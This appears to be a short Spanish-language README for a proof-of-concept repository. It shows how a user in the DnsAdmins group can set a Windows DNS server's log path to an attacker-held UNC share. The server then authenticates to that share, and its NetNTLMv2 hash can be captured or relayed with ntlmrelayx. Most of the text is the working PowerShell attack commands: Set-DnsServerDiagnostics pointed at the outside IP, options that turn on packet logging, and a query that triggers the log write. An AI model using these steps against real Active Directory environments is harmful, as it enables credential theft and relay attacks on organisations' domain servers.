 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
Esto muestra cómo envenenar un registro DNS cuando se tiene dnsadmins e introducir una ruta UNC, permitiéndote así capturar el hash NetNTLMv2

Esto muestra cómo envenenar un registro DNS cuando se tiene dnsadmins y se introduce una ruta UNC, permitiendo así capturar el hash NetNTLMv2
Para realizar el ataque es necesario poder escribir en la ruta del registro DNS

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
Esto no parece ocurrir siempre, puede que sea necesario cambiar el nombre sharexx por otro, también puede que sea necesario habilitar el registro para DNS
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
Por último, puede que sea necesario solicitar algo que no exista
Resolve-DnsName something.local -Server 127.0.0.1
Sin embargo, el relaying parece funcionar siempre con ntlmrelayx






